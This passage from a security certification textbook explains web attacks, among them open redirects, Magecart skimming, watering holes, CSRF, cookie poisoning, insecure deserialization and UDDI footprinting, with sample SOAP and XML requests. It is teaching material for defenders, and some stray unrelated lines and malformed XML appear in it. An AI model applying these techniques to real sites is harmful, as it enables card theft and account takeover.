


Figure 14.32: Unvalidated Redirects and Forwards example

Types of Redirection Attacks

- **Open Redirection**

Open redirection is a vulnerability that allows attackers to add their own parameters to a URL to redirect users from trusted websites to malicious sites where they can steal sensitive user data and redirect users back to the original website. The attacker either simply attempts to escort the user to a fake website to enter login credentials or redirects the user to a fake website that mimics the legitimate website through phishing. Such redirects can lead to credential sniffing, cross site scripting, etc. These

attacks are generally launched by exploiting the legitimate website's vulnerabilities, through which attackers can forge URLs and inject malicious scripts using JavaScript or PHP.

- **Header-Based Open Redirection**

It is a process of modifying the HTTP location header to redirect users to a malicious page without their knowledge. It serves the operation when JavaScript fails to interpret the header. Users should thoroughly verify the complete URL before requesting a resource.

- **JavaScript-Based Open Redirection**

It is a process of injecting JavaScript into a web-page response received from the corresponding web server. This type of open redirects is mostly used in phishing scams, where users are unaware that they are navigating to a malicious website.

Magecart Attack and Watering Hole Attack

Magecart Attack

- Magecart attack, also referred to as web skimming, in which an attacker inserts malicious code into a target website to collect sensitive customer data such as credit card details.
- Attacker identifies an e-commerce website with outdated software or third-party plugins to gain illegitimate access.



Watering Hole Attack

- Attacker identifies the kinds of websites a target company's individual frequently visits and tests those particular websites to identify any possible vulnerabilities.
- When the attacker identifies vulnerabilities in the website, the attacker injects malicious script code into the web application that can redirect the webpage and download malware onto the victim machine.
- This attack is called a watering hole attack because the attacker waits for the victim to fall into a trap.
- When the victim visits through the Infected website, the webpage redirects to a malicious server, leading to malware being downloaded to the victim machine, compromising the machine as well as the entire organization.



Magecart Attack

A Magecart attack, also referred to as web skimming, involves an attacker inserting malicious code into a target website to collect sensitive customer data, such as credit card details, usernames, addresses, and other personal information, during an online transaction. These stolen details are further used for credit card fraud, identity theft, or can be sold on the dark web to make fraudulent purchases. Attackers can also use this compromised website to spread malware or launch further attacks.

Steps involved in the Magecart attack:

- **Step 1** Attacker identifies an e-commerce website with outdated software or third-party plugins to gain illegitimate access.
- **Step 2:** After gaining access, the attacker embeds malicious JS into the website.
- **Step 3:** The injected script is activated during the users' checkout process, exfiltrating their card details to the attacker's server or controlled domain.
- **Step 4:** The attacker obtains users' card details and uses them for malicious purposes.




Figure 14.33: Illustration of Magecart attack

Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities. Once the attacker identifies the vulnerabilities, he/she injects a malicious script/code into the web application that can redirect the web page and download malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is called a watering hole attack, as the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water. When the victim surfs the infected website, the web page redirects him/her and downloads malware onto his/her machine, compromising the machine and indeed compromising the network/organization.



Figure 14.34: Watering Hole attack

Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attack **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend.
- The victim **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity.

How CSRF Attacks Work



Diagram © EC-Council. All Rights Reserved. Reproduction without the express written permission of EC-Council is strictly prohibited.

Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Finance-related websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets; hence, CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to a CSRF attack. Such attacks exploit web page vulnerabilities that allow attackers to force unsuspecting users' browsers to send malicious requests that they did not intend to send. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running and the attacker gains access to the user's browser.




Figure 14.35: Cross-Site Request Forgery (CSRF) attack example

How CSRF Attacks Work

In a CSRF attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram below explains the steps involved in a CSRF attack.





Figure 14.36: Working of Cross-Site Request Forgery (CSRF) attack



Cookie/Session Poisoning

Cookies are generally used to maintain a session between web applications and users; thus, cookies need to transmit sensitive credentials frequently. The attacker can modify the cookies' information with ease to escalate access or assume the identity of another user.

Usually, the aim of a session is to uniquely bind every individual with the web application that he/she is accessing. Poisoning cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "Remember me?" and store the user's information in a cookie so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters) give a false sense of security to the users who view cookies.

Threats

Compromised cookies and sessions can provide an attacker with user credentials, allowing the attacker to access accounts and assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. There are four types of cookies: persistent, non-persistent, secure, and non-secure. Persistent cookies are stored on a disk, whereas non-persistent ones are stored in memory. Web applications transfer secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end user and identity of the server side of web application components. Cookie poisoning alters the value of a cookie at the client side before the request is sent to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.





Figure 14.37: Working of Cookie Poisoning



Insecure Deserialization

As data in the computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

- Serialization**

Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmplID. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmplID>2201</EmplID></Employee>
```




Figure 14.38: Serialization process

- **Deserialization**

Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:




Figure 14.39: Deserialization process.

- **Insecure Deserialization**

This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:




Figure 14.40: Insecure Deserialization attack

This could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attacks could be adversely affected.

Web Service Attack

- The evolution of web services and their increasing use in business offers new attack vectors in application frameworks.
- Web services are based on XML protocols such as web services definition language (WSDL) and describe connection points; universal description, discovery, and integration (UDDI) are used for the description and discovery of web services; simple object access protocol (SOAP) is used for communication between web services, which are vulnerable to various web application threats.




Diagram © EC-Council. All Rights Reserved. Reproduction without the express written permission of EC-Council is strictly prohibited.

Web Services Attack

Similar to the way in which a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. The evolution and increasing use of web services in businesses offer new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services, and Simple Object Access Protocol (SOAP) for communication between web services, which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the services. Thus, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. Some examples of this type of attack are as follows:

- An attacker injects a malicious script into a web service and can disclose and modify application data.
- An attacker uses a web service for ordering products and injects a script to reset the quantity and status on the confirmation page to less than what he or she had originally ordered. Thus, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.




Figure 14.41: Web services stacks and attacks

29 - May 10, 1843 - Hastings Wm. H. Williams

EC-Council CEH

Web Service Footprinting Attack

- Attackers footprint a web application to get UDDI information such as businessEntity, businessService, bindingTemplate, and tModel

XML Query

XML Response

© 2014 NCCO Online Library Services, Inc. All Rights Reserved. This document is for library and archival use.

Web Service Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information about web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations generally use one of the following structures:

- **businessEntity**: holds detailed information about the company, such as company name and contact details.
 - **businessService**: a logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
 - **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
 - **technicalModel (tModel)**: takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*: q=.2, /: q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://schemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

HTTP/1.1 200 OK
Date: Sat, 20 Apr 2024 11:05:34 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272

```
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body><serviceList
generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns:urn:uddi-
org:api_v2"><serviceInfos><serviceInfo
serviceKey="6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-
1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfo
```

```
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-  
8f52-cd5f-  
1253adcef2a"><name xml:lang="en-us">Amazon Web Services  
2.0</name></serviceInfo><serviceInfo  
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4ecd8-d45c-  
456a-4562-  
acde4567d0f5"<name xml:lang="en">Amazon.com Web  
Services</name></serviceInfo><serviceInfo  
serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-  
123a-c456-  
add55a456f12"><name  
xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo  
serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-  
4d22-8d5d-a55a4c43ad5c"><name  
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList  
></soap:Body></soap:  
Envelope>
```

Web Service XML Poisoning

- 1 Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic.
- 2 Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks.
- 3 XML poisoning enables attackers to cause a denial-of-service attack and compromise confidential information.

XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
